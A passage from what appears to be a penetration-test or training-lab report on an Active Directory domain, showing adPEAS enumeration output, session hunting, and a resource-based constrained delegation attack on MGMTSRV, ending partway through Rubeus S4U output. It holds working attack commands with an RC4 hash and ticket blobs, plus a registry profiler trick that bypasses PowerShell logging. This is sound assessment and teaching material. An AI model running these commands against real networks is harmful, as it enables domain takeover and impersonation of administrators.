[*] Found password policy:
minPwdLength: 7 characters
[#] passwordComplexity: Enabled
minPwdAge: 1 days
maxPwdAge: 42 days
reversibleEncryption: Disabled
lockoutThreshold: Disabled
lockoutDuration: 10 minutes
lockoutObservationWindow: 10 minutes

```

Figure 11: Forest trust to finance.corp discovered by adPEAS

```

PS C:\Users\studentuser\Desktop\shared> Invoke-adPEAS -Domain 'tech.corp'

adPEAS
Version 2.3.1

Active Directory Enumeration
by @61106960

Legend
[?] Searching for juicy information
[!] Found a vulnerability which may be exploitable
[+] Found some interesting information for further investigation
[*] Some kind of note
[#] Some kind of secure configuration

[!] This report was generated using a tool that requires a valid commercial license for consulting or managed service use.

=====
++++ Establishing LDAP Connection ++++
=====
[*] Successfully connected to domain 'tech.corp' on server 'tech-dc.tech.corp' as 'TECH\studentuser' via LDAP
Executing Modules: Domain, Creds, Rights, Delegation, ADCS, Accounts, GPO, Computer, Application, Bloodhound

```

Figure 12: adPEAS: domain, domain controller and Kerberos policy overview

```
[?] Searching for domain trusts...
[+] Found 1 domain trust(s):
trustPartner:          finance.corp
flatName:              FINANCE
trustDirection:        Bidirectional
trustType:              Active Directory (Uplevel)
trustAttributes:        QUARANTINED_DOMAIN
[+] isBidirectional:    True
[+] isTransitive:       True
[#] isQuarantined:      True

[?] Analyzing LDAP Signing/Channel Binding via GPO (SYSVOL)...
[+] Found LDAP security configuration in 2 GPO(s):
displayName:            Default Domain Policy
Name:                   {31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedName:      CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=tech,DC=corp
gPCFileSysPath:         \\tech.corp\sysvol\tech.corp\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
[+] LDAPSigning:         Not Configured
[+] ChannelBinding:      Not Configured
[#] AnonymousBinding:    Restricted
Scope:                  Domain-wide (1 link(s))
LinkedOUs:              DC=tech,DC=corp
IsEffectiveSetting:      False

displayName:            Default Domain Controllers Policy
Name:                   {6AC1786C-016F-11D2-945F-00C04FB984F9}
distinguishedName:      CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=tech,DC=corp
gPCFileSysPath:         \\tech.corp\sysvol\tech.corp\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}
[+] LDAPSigning:         Optional
[+] ChannelBinding:      Not Configured
[+] AnonymousBinding:    Not Configured
Scope:                  1 OU(s)
LinkedOUs:              OU=Domain Controllers,DC=tech,DC=corp
IsEffectiveSetting:      True

[?] Analyzing SMB Signing configuration via GPO (SYSVOL)...
[+] Found SMB Signing configuration in 1 GPO(s):
displayName:            Default Domain Controllers Policy
Name:                   {6AC1786C-016F-11D2-945F-00C04FB984F9}
distinguishedName:      CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=tech,DC=corp
gPCFileSysPath:         \\tech.corp\sysvol\tech.corp\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}
[#] ServerSigning:       Required
[+] ClientSigning:       Not configured
Scope:                  1 OU(s)
LinkedOUs:              OU=Domain Controllers,DC=tech,DC=corp
IsEffectiveSetting:      True

[+] SMB Signing only configured for Domain Controllers - Member Servers and Clients rely on OS defaults (varies by version)
```

Figure 13: adPEAS: LDAP and SMB signing configuration from GPO

Privileged-account enumeration shows `techadmin` is the RID 500 account and sits in every Tier-0 group:

```
sAMAccountName : techadmin
objectSid       : S-1-5-21-1600556212-896947471-994435180-500
privilegedGroups : Domain Admins, Enterprise Admins, Schema Admins, Administrators
description     : Built-in account for administering the computer/domain
```

```
[?] Searching for privileged group members...
[!] Found 1 user(s), 1 computer(s) across 6 privileged group(s):
sAMAccountName:      tech-dc$
dNSHostName:         tech-dc.tech.corp
distinguishedName:   CN=tech-dc,OU=Domain Controllers,DC=tech,DC=corp
objectSid:           S-1-5-21-1600556212-896947471-994435180-1000
operatingSystem:     Windows Server 2022 Datacenter
[+] privilegedGroups: Cert Publishers (direct)
[+] userAccountControl: TRUSTED_FOR_DELEGATION
                        SERVER_TRUST_ACCOUNT
pwdLastSet:          08/16/2026 04:55:59
lastLogonTimestamp:  08/16/2026 04:56:11

sAMAccountName:      techadmin
distinguishedName:   CN=techadmin,CN=Users,DC=tech,DC=corp
objectSid:           S-1-5-21-1600556212-896947471-994435180-500
[!] privilegedGroups: Domain Admins (direct)
                        Group Policy Creator Owners (direct)
                        Enterprise Admins (direct)
                        Schema Admins (direct)
                        Administrators (direct)
description:         Built-in account for administering the computer/domain
[+] userAccountControl: NORMAL_ACCOUNT
                        DONT_EXPIRE_PASSWORD
pwdLastSet:          08/16/2026 05:01:28
lastLogonTimestamp:  08/16/2026 05:01:27
[+] admincount:      1
```

Figure 14: techadmin (RID 500) in Domain Admins and Enterprise Admins

```
[?] Analyzing Protected Users coverage for Tier-0 accounts...
[!] Found 1 unprotected Tier-0 account(s) (0 of 1 in Protected Users, 0%):
sAMAccountName:      techadmin
distinguishedName:   CN=techadmin,CN=Users,DC=tech,DC=corp
objectSid:           S-1-5-21-1600556212-896947471-994435180-500
[!] memberOf:        Group Policy Creator Owners
                        Domain Admins
                        Enterprise Admins
                        Schema Admins
                        Administrators
description:         Built-in account for administering the computer/domain
[+] userAccountControl: NORMAL_ACCOUNT
                        DONT_EXPIRE_PASSWORD
pwdLastSet:          08/16/2026 05:01:28
lastLogonTimestamp:  08/16/2026 05:01:27
[+] admincount:      1
```

Figure 15: Unprotected Tier-0: techadmin is not in the Protected Users group

```
[?] Analyzing Add Computer to Domain rights...
[+] Found ms-DS-MachineAccountQuota configured - any authenticated user can add computers:
[+] ms-DS-MachineAccountQuota: 10

[+] Found 1 GPO(s) configuring SeMachineAccountPrivilege:
displayName:         Default Domain Controllers Policy
Name:                {6AC1786C-016F-11D2-945F-00C04FB984F9}
distinguishedName:   CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=tech,DC=corp
gPCFileSysPath:      \\tech.corp\sysvol\tech.corp\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}
[+] Accounts:        NT AUTHORITY\Authenticated Users
Scope:               1 OU(s)
LinkedOUs:           OU=Domain Controllers,DC=tech,DC=corp
IsEffectiveSetting:   True
```

Figure 16: ms-DS-MachineAccountQuota set to 10 (any user may join computers)

```
[?] Checking for LAPS schema attributes...
[!] No LAPS schema found - LAPS is not deployed
[!] 5 computers (100%) without LAPS protection
ouName: CN=Computers,DC=tech,DC=corp
computerCount: 4
[!] lapsUnprotectedComputers: MGMTSRV, TECHSRV30, ADMIN_SRV86, STUDVM

ouName: OU=Domain Controllers,DC=tech,DC=corp
computerCount: 1
[!] lapsUnprotectedComputers: tech-dc
```

Figure 17: LAPS not deployed: all five computers unprotected

```
[+] Found 1 Domain Controller(s):
SAMAccountName: tech-dc$
dNSHostName: tech-dc.tech.corp
distinguishedName: CN=tech-dc,OU=Domain Controllers,DC=tech,DC=corp
objectSid: S-1-5-21-1600556212-896947471-994435180-1000
operatingSystem: Windows Server 2022 Datacenter
[+] memberOf: Pre-Windows 2000 Compatible Access
Cert Publishers
[+] userAccountControl: TRUSTED_FOR_DELEGATION
SERVER_TRUST_ACCOUNT
pwdLastSet: 08/16/2026 04:55:59
lastLogonTimestamp: 08/16/2026 04:56:11
```

Figure 18: Domain controller computer object (trusted for delegation)

```
[?] Checking PKI trust infrastructure...
[+] Found 1 trusted Root CA(s) in AD configuration
subject: CN=tech-tech-dc-CA, DC=tech, DC=corp
issuer: CN=tech-tech-dc-CA, DC=tech, DC=corp
serialNumber: 3BBA7F08E5F926894758E9728239860A
thumbprint: 0AB4A68D5E8B7306BDF9E7C86CA2EA215E660250
validity: 2025-09-03 to 2030-09-03
status: Valid
signatureAlgorithm: sha256RSA
keySize: 2048 bit
hasBasicConstraints: True

[+] NTAuth Store contains 1 certificate(s) trusted for domain authentication (PKINIT)
subject: CN=tech-tech-dc-CA, DC=tech, DC=corp
issuer: CN=tech-tech-dc-CA, DC=tech, DC=corp
serialNumber: 3BBA7F08E5F926894758E9728239860A
thumbprint: 0AB4A68D5E8B7306BDF9E7C86CA2EA215E660250
validity: 2025-09-03 to 2030-09-03
status: Valid
signatureAlgorithm: sha256RSA
keySize: 2048 bit
hasBasicConstraints: True

[+] Found 1 AIA (Authority Information Access) CA(s)
subject: CN=tech-tech-dc-CA, DC=tech, DC=corp
issuer: CN=tech-tech-dc-CA, DC=tech, DC=corp
serialNumber: 3BBA7F08E5F926894758E9728239860A
thumbprint: 0AB4A68D5E8B7306BDF9E7C86CA2EA215E660250
validity: 2025-09-03 to 2030-09-03
status: Valid
signatureAlgorithm: sha256RSA
keySize: 2048 bit
hasBasicConstraints: True

[?] Searching for AD CS Infrastructure...
[+] Found 1 Certificate Authority(s)
name: tech-tech-dc-CA
SAMAccountName: tech-dc$
dNSHostName: tech-dc.tech.corp
distinguishedName: CN=tech-dc,OU=Domain Controllers,DC=tech,DC=corp
objectSid: S-1-5-21-1600556212-896947471-994435180-1000
operatingSystem: Windows Server 2022 Datacenter
[+] memberOf: Pre-Windows 2000 Compatible Access
Cert Publishers
ACertSubject: tech-tech-dc-CA
ACertThumbprint: 0AB4A68D5E8B7306BDF9E7C86CA2EA215E660250
ACertValidity: 2025-09-03 to 2030-09-03 (Valid)
ACertSignatureAlgorithm: sha256RSA
ACertKeySize: 2048 bit
certificateTemplates: Users, FIDOUUsers, FIDO, DirectoryEmailReplication, DomainControllerAuthentication, KerberosAuthentication, EFSRecovery, EFS, DomainController, WebServer, Machine, User, SubCA, Administrator
lastModified: 2025-09-06 06:33:22
[+] userAccountControl: TRUSTED_FOR_DELEGATION
SERVER_TRUST_ACCOUNT
dangerousRights: TECH\tech-dc$: WriteDacl
```

Figure 19: AD CS certificate authority and its published templates

```

[+] Searching for certificate templates...
[!] Found 6 of 14 templates with findings
Name: User
displayName: User
DistinguishedName: CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=tech,DC=corp
PublishedOn: tech-tech-dc-CA
[+] SchemaVersion: 1
[+] extendedKeyUsage: Encrypted File System (EFS) (1.3.6.1.4.1.311.10.3.4)
Email Protection (1.3.6.1.5.5.7.3.4)
Client Authentication (1.3.6.1.5.5.7.3.2)
certificateNameFlag: SUBJECT_ALT_REQUIRE_UPN
SUBJECT_ALT_REQUIRE_EMAIL
SUBJECT_REQUIRE_EMAIL
SUBJECT_REQUIRE_DIRECTORY_PATH
[+] ManagerApprovalRequired: False
[!] enrollmentPrincipals: TECH\Domain Admins
TECH\Domain Users
TECH\Enterprise Admins

Name: EFS
displayName: Basic EFS
DistinguishedName: CN=EFS,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=tech,DC=corp
PublishedOn: tech-tech-dc-CA
[+] SchemaVersion: 1
[+] extendedKeyUsage: Encrypted File System (EFS) (1.3.6.1.4.1.311.10.3.4)
certificateNameFlag: SUBJECT_ALT_REQUIRE_UPN
SUBJECT_REQUIRE_DIRECTORY_PATH
[+] ManagerApprovalRequired: False
[!] enrollmentPrincipals: TECH\Domain Admins
TECH\Domain Users
TECH\Enterprise Admins

Name: Machine
displayName: Computer
DistinguishedName: CN=Machine,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=tech,DC=corp
PublishedOn: tech-tech-dc-CA
[+] SchemaVersion: 1
[+] extendedKeyUsage: Client Authentication (1.3.6.1.5.5.7.3.2)
Server Authentication (1.3.6.1.5.5.7.3.1)
certificateNameFlag: SUBJECT_ALT_REQUIRE_DNS
SUBJECT_REQUIRE_DNS_AS_CN
[+] ManagerApprovalRequired: False
[!] enrollmentPrincipals: TECH\Domain Admins
TECH\Domain Computers
TECH\Enterprise Admins

Name: Users
displayName: Users
DistinguishedName: CN=Users,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=tech,DC=corp
PublishedOn: tech-tech-dc-CA
SchemaVersion: 2
[+] extendedKeyUsage: Client Authentication (1.3.6.1.5.5.7.3.2)
Email Protection (1.3.6.1.5.5.7.3.4)
Encrypted File System (EFS) (1.3.6.1.4.1.311.10.3.4)
certificateNameFlag: SUBJECT_ALT_REQUIRE_UPN

```

Figure 20: FIDO template flagged ESC3 (Certificate Request Agent / Enrollment Agent)

```

[!] EnrollmentAgent: True
[!] Vulnerabilities: ESC3

Name: FIDOUsers
displayName: FIDO Users
DistinguishedName: CN=FIDOUsers,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=tech,DC=corp
PublishedOn: tech-tech-dc-CA
SchemaVersion: 2
[+] extendedKeyUsage: Encrypted File System (EFS) (1.3.6.1.4.1.311.10.3.4)
Client Authentication (1.3.6.1.5.5.7.3.2)
certificateNameFlag: SUBJECT_ALT_REQUIRE_UPN
SUBJECT_REQUIRE_DIRECTORY_PATH
[+] ManagerApprovalRequired: False
[+] enrollmentPrincipals: TECH\Domain Admins
TECH\Enterprise Admins
TECH\causer

```

Figure 21: FIDOUsers template also flagged ESC3

Key weaknesses surfaced during enumeration:

Observation	Impact
ms-DS-MachineAccountQuota = 10	Any user can join computer accounts
No LAPS (0 / 5 computers)	Local admin password reuse across hosts
techadmin not in Protected Users	Tier-0 account exposed to theft/impersonation

Observation	Impact
AD CS template FIDO / FIDOUUsers	ESC3 enrollment-agent abuse possible

Session hunting and delegation checks point at the next targets:

```
Invoke-SessionHunter -NoPortScan -RawResults | select Hostname,UserSession,Access
# adminsrv86 TECH\causer      False
# mgmtsrv    TECH\techservice False
Get-DomainComputer -Unconstrained | select name, useraccountcontrol
# tech-dc    SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```




Figure 22: BloodHound shortest path to Domain Admin

```
PS C:\Users\studentuser\Desktop\shared> Invoke-SessionHunter -NoPortScan -RawResults | select Hostname,UserSession,Access
[+] Elapsed time: 0:0:1.547

HostName  UserSession  Access
-----
adminsrv86 TECH\causer   False
mgmtsrv    TECH\techservice False
```

Figure 23: Invoke-SessionHunter: privileged sessions on ADMINSTRV86 and MGMTSRV

```
PS C:\Users\studentuser\Desktop\shared> Find-PSRemotingLocalAdminAccess -Domain tech.corp
studvm
```

Figure 24: Find-PSRemotingLocalAdminAccess enumeration

```
PS C:\Users\studentuser\Desktop\shared> Import-Module .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> Get-DomainComputer -Unconstrained | select name, useraccountcontrol

name                                     useraccountcontrol
----
tech-dc SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

Figure 25: Get-DomainComputer -Unconstrained: TECH-DC trusted for delegation

RECOMMENDATIONS

- Lower `ms-DS-MachineAccountQuota` to **0** so standard users cannot create computer accounts (a prerequisite for several delegation attacks).
- Deploy LAPS, add Tier-0 accounts such as `techadmin` to **Protected Users**, and review AD CS template permissions (see F-8).
- Monitor for enumeration tooling (LDAP-heavy queries, SharpHound collection patterns).

REFERENCES

- <https://attack.mitre.org/techniques/T1087/002/>
- <https://bloodhound.readthedocs.io/>

4.4 F-4 · RESOURCE-BASED CONSTRAINED DELEGATION (RBCD) TO MGMTSRV

HOSTNAME	MGMTSRV
FQDN	mgmtsrv.tech.corp
OS DETAILS	Windows Server (member server)

DESCRIPTION

The compromised machine account `STUDVM$` held write access over the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of **MGMTSRV**. This is the precondition for **Resource-Based Constrained Delegation**: by pointing MGMTSRV's delegation back at `STUDVM$` we could use the Kerberos S4U extensions to impersonate **any** user (including the Domain Admin `techadmin`) to services on MGMTSRV, giving full command execution on the host. Dumping the server then yielded the `techservice` account used in the next stage.

COMPROMISE STEPS

Request a TGT for the machine account using its hash (Over-Pass-the-Hash):

```
Rubeus.exe asktgt /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b `
  /domain:tech.corp /dc:tech-dc.tech.corp /ptt
```



```

C:\Users\studentuser\Desktop\shared>Rubeus.exe asktgt /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b /domain:tech.corp /dc:tech-dc.tech.corp /ptt
*] Action: Ask TGT

*] Using rc4_hmac hash: 354cc671b0e734b885308de998576b0b
*] Building AS-REQ (w/ preauth) for: 'tech.corp\studvm$'
*] Using domain controller: 172.16.4.5:88
*] TGT request successful!
*] base64(ticket.kirbi):

doIFR3CCBUKAgAwIBBBAEADAgEwOoIEZTCBGFhggRdMIIEWAADAgEFOQsbCVRFOQ0uQ09SUKIEBMyAgAwIB
AgEVMQMBMhMyYnRnd8sJdGvjaC5Jb3Jwo4IEIzCCBB+gAwIBEqEADAgEEOQSCBA202v67Wt3RZKKN
yzBFXHFEFmZab55MftWuQqmxPxF5+qapCV62e8mfCBRFVXodGPBYCSbV2UAoxS5HbG3rGKz4WUwYC/
8m6EUTyFz416CmwLhwXyG/tSAyzkoVCF8/T6zHmyC3ydh/1Hc1k9bw4eL9L0018TVuwcw8AMXYQmJUAO
AFHttcbMBqJNqd1Sgqz+7KgX0EGD3CJTQ1xHPN1wY+Wpc18h/mtGLytIig3w4TMpetH5j5SV9ouuK+q
k08zPuWFEcfw42N1ro8Jx1r2UkRgYU1RQT9pxdVBT57xTq+538AeLgr28Ah0vHxQCPINQwY/5U74ghr
Wq08JSoJwTBZzI8SIkuMeZrEehW02II/bpeMqZnAVhvxqGUUuLPVagGtvSxV6Unj5WkZ5fNQXR/acPD
K0dXkDHTSHt5zIR-PKE/Y/xLpGHEXVig6P/FU8KvGeEpy7Vz1TMEkdILHqRmbbPbQ856R9+AGv/OJ5B
Hg0kRJRzQ03is5Wet5PQvNLgrH30UK88t0DcbYLV/2wJjakinpcID889VZi+GzyRw42g0hP7IEEj2j
1U7gAB05TSPHTkBF2x9ZfPpIKSxbosVQ7PyA8dGfV610jTn1Vt7QRHf0kG9hNL80TUMonQ1Cj6EQrHG
tkMeI2tzyYUJ0I3cOkmh6wPL4D1SwSjVp5Shko+H/MRXNRZtYfXjqvqhVLI/7MNaJgfTSTVS5jMq4t
wdYiF/SUhsE6LKW1aV0zCFXh9Mt2yzD3V1UhedDHhx/vZy5401GwObbsHYXDJ56CZDVN4G18sszYwX4k
P7xqCnxJm/sDUuK36TjXrTA8bDp6a4Yk4Ed8ppQwIbJ4ZU2ZblcdECbDmae64krr4h1GsszYwX4k
3a3xtrugmKqKqNFR96XED0nutNMWq7/TsUyAUlyPmIvwbQbSLHdR5KCMeeoeS1FuqaLHdtxsq8r6R5
QTw5ANTCRj3Gqp4hxpH+o7BFkYxqmxo7pziVgKI3308no6yK8A5KdMn2y59++dDXTxUqYyGf5P18sY
pLFfYj5QMS1r2/pJa1/HZ/1HtDL8xHw4fCPKH115TAh1IP8pf15Hf1BZxFIKMr20gm4mMS1j6KsxARe
jFRZ55F5oHv1z7qMHFVTRjzEvJk0TMHwVL+JdGeZABdp1E+k3AtDj8uR8szme15FbknaE++escFPx
KdwiLLmHqP7T0G1HSY/L0H3JTrfOORU4450nz3BrQzeLgltgbrusZLV04Gg009Pa97Goc20KRXQ08t
qASUGv4Z2KfHTJNE1W3vKXxQhPG004Yd4wm0ghwKq5m20W1221Y0e4fZy3j1dFk25hhI0/6p7Wyn63
9YicUvSba0zDCByaADAgEAOH8BTG+FYG7MTG401G1MIGyMITGoBswGaADAgEXORIEEF0agly+RiQm
Ulvw7WGOvFgCxsJVEVD5C5DT1J0ohQwEADAgEBOQswCRShC3R1ZH2tJKMHawUAQOEAAKURGA8yMDI2
MDgxNjA4MDk1NVqmERgPHJAYnJA4MTYXODAsNTVapxEYDzIwHjYwODIzMDgwOTU1WqLGLwLURUNILKNP
U1CPHjAcoMCAQKhFATGwZcmJ0Z3QbCXRLY2guV29yCA==
+]) Ticket successfully imported!

ServiceName      : krbtgt/tech.corp
ServiceRealm     : TECH.CORP
UserName         : studvm$ (NT_PRINCIPAL)
UserRealn       : TECH.CORP
StartTime        : 8/16/2026 8:09:55 AM
EndTime          : 8/16/2026 6:09:55 PM
RenewTill        : 8/23/2026 8:09:55 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : XRqCXL5GKoxSW/DvAZC8UQ==
ASREP (key)      : 354CC671B0E734B885308DE998576B0B

```

Figure 26: Over-Pass-the-Hash: a TGT is requested for the STUDVM\$ machine account

Configure RBCD so MGMTSRV trusts STUDVM\$ to act on behalf of others:

```
Set-DomainRBCD -Identity MGMTSRV -DelegateFrom "STUDVM$"
```

```

C:\Users\studentuser\Desktop\shared>RunWithRegistryNonAdmin.bat
C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
C:\Users\studentuser\Desktop\shared>reg add "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>reg add "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>reg add "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared>powershell -op bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared>. .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared>Set-DomainRBCD -Identity MGMTSRV -DelegateFrom "STUDVM$"
PS C:\Users\studentuser\Desktop\shared>Get-DomainRBCD -Identity MGMTSRV

SourceName      : MGMTSRV$
SourceType      : MACHINE_ACCOUNT
SourceSID       : S-1-5-21-1608556212-896947471-994435180-1103
SourceAccountControl : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName : CN=mgmtsrv,CN=Computers,DC=tech,DC=corp
ServicePrincipalName : (WSMAN/mgmtsrv, WSMAN/mgmtsrv.tech.corp, TERMSRV/mgmtsrv, TERMSRV/mgmtsrv.tech.corp...)
DelegatedName   : STUDVM$
DelegatedType    : MACHINE_ACCOUNT
DelegatedSID     : S-1-5-21-1608556212-896947471-994435180-1106
DelegatedAccountControl : WORKSTATION_TRUST_ACCOUNT
DelegatedDistinguishedName : CN=studvm,CN=Computers,DC=tech,DC=corp

```

Figure 27: Configuring Resource-Based Constrained Delegation on MGMTSRV

Use S4U2Self and S4U2Proxy to impersonate the Domain Admin techadmin:

```

Rubeus.exe s4u /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b `
/impersonateuser:techadmin /msdsspn:http/mgmtsrv.tech.corp `
/altservice:host,wsman,cifs,rpcss /domain:tech.corp /dc:tech-dc.tech.corp /ptt /nowrap

```

```
C:\Users\studentuser\Desktop\shared>Rubeus.exe s4u /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b /impersonateuser:techadmin /msdsspn:http://mgmtsrv.tech.corp /altservice:host,wsman,cifs,rcpss /domain:tech.corp /dc:tech-dc.tech.corp
[+] Action: S4U
[*] Using rc4_hmac hash: 354cc671b0e734b885308de998576b0b
[*] Building AS-REQ (w/ preauth) for: 'tech.corp\studvm$'
[*] Using domain controller: 172.16.4.5:88
[*] TGT request successful!
[*] base64(ticket.kirbi):
doIfRjCCBkgAwIBBAEADAgEw0oIEZTCBGFhggRMIIEAADAgEFOQsbCVRFOguQ99SUkIEMBgAwIBAAEVMbMbtYnRnR2s3dGVjC5j3b3w04IEIzCCBB+gAwIBEqEDAgEEOoIEEQSCB07TDkLuephMYkVUg9jB9kgjRD/HqXAhIs0p0SLdRSQ5AePscZUF6mZv6IxpJ+LkXmu7CB+0j0kMq/G8U
eeyg0188g01GM3b9501nFdc7CtXfG+G0HRQHT6X0MSpM1I2Xm/N3JXhuat+8Q8Cf8CqYrDC8BB/z0jw8I1Dq14r4h01e1guVpGvNmD9F8az5weG180BNQX1wJGIXRFZ4gUEHBYEPTxOART4agMMF2VwJ2AvCYHAU1TFC64gqMhY05SHNkDPNhrhYMDcJRaPhKEIxzang8BZ1K1VskJtZYU9
hLXCDhYnFm0K14U7e0cJ05u061RL7jw8J7UJ0Q01D1043jXGGB3Rj0k0CkGd61Cyw0PFDCh2P2278gT4DvrrpMkAGNCSuA8B7nue69755022ab0hmgx4P/3j0phZ4Zuc10bPrm8JLA3FmCUGL/mk93x1Fjett6920WfW/4X80v512Hf8gZ15dmvP1+1WwW8eRQdBRK
J1Czeu7Q41CvT0K8FMT11jKp9F2P1BuUwAEB10U5VyoYwCvZx4DKDKuayEsq1CzBP3ahuQ4+4of8LrwYU1ICQ4ZVgrw8SCdFm129KxhXIE682QY11j48767377Ghu018Ykz1wC1Y369J871KdH8U1uPedJ+L860PHS3A14X9H412H0+FamL01nffR8q8A850XISax0PxpUxMow6G4FTSMU
CJAL15Y931Nqk4uMz8H8CrtK4M3j0dJfuk-vvl601PN/2e87M3K8Zm8Q6Zm+JL6nBgK/Mistd1Hy2b8ap1RouJj0z05Dp5r3ZPDuEUCHSk0TECrmAgzrJL8m1m34Kck5DpD2Ced1da663zIsKDPJwHgmhXjK+43uVnk2FnkJjG2mU1cXRH890A8QNMk6ZhpJ3sa7mW03pxor1Y6rEzKycov6
LwH970p891H892w8m3001/nbf42vrc3JHh89kUu5Q20nUg1K83H0V0Yv2J1bXsE1e+CB4K0yL+fW/LK003PCE+gqeEdq1608L1nqPw0HkKjw9gJ1S7yqNM0x11CSK1Snyr23G5f0LWw8e8qE4eub3Ww8e8RdEpc3M4H8U5Knf2313x112311P3n7R0Ww8A
hCq4Pw0P123yHgm8533yxvxtt1LD5Q111a9a15VYX01F0cyFMBAnn67811YeyOj0p0NQL8/cz0wM90/36/m1K32Q115V1PFmBsgmFV90yY00820CBYaADgA80HB10+FYGM1G401G1M1G0YMI0v08w8eADgEXORIE11u0231e5u0g+xeK1F1F6HcXs3VEV05S0T1100h0e9aDagEBoQ5K6
8hC3R123Z1KJPHUAWQ0EAKURGABYMD12MDgXNjA4mZcWnf8RPHjAyNjA4HTYX0M3MDRappEYDz1wHjYw0D12MDgZnZABMg1GuJURUNILKNPU1CpFDASoAMCAQCHfTATGwZrcm3823QBCXK1ZyguY29YcA==
[*] Action: S4U
[*] Building S4U2Self request for: 'studvm$@TECH.CORP'
[*] Using domain controller: tech-dc.tech.corp (172.16.4.5)
[*] Sending S4U2Self request to 172.16.4.5:88
[*] S4U2Self success!
[*] Got a TGS for 'techadmin' to 'studvm$@TECH.CORP'
[*] base64(ticket.kirbi):
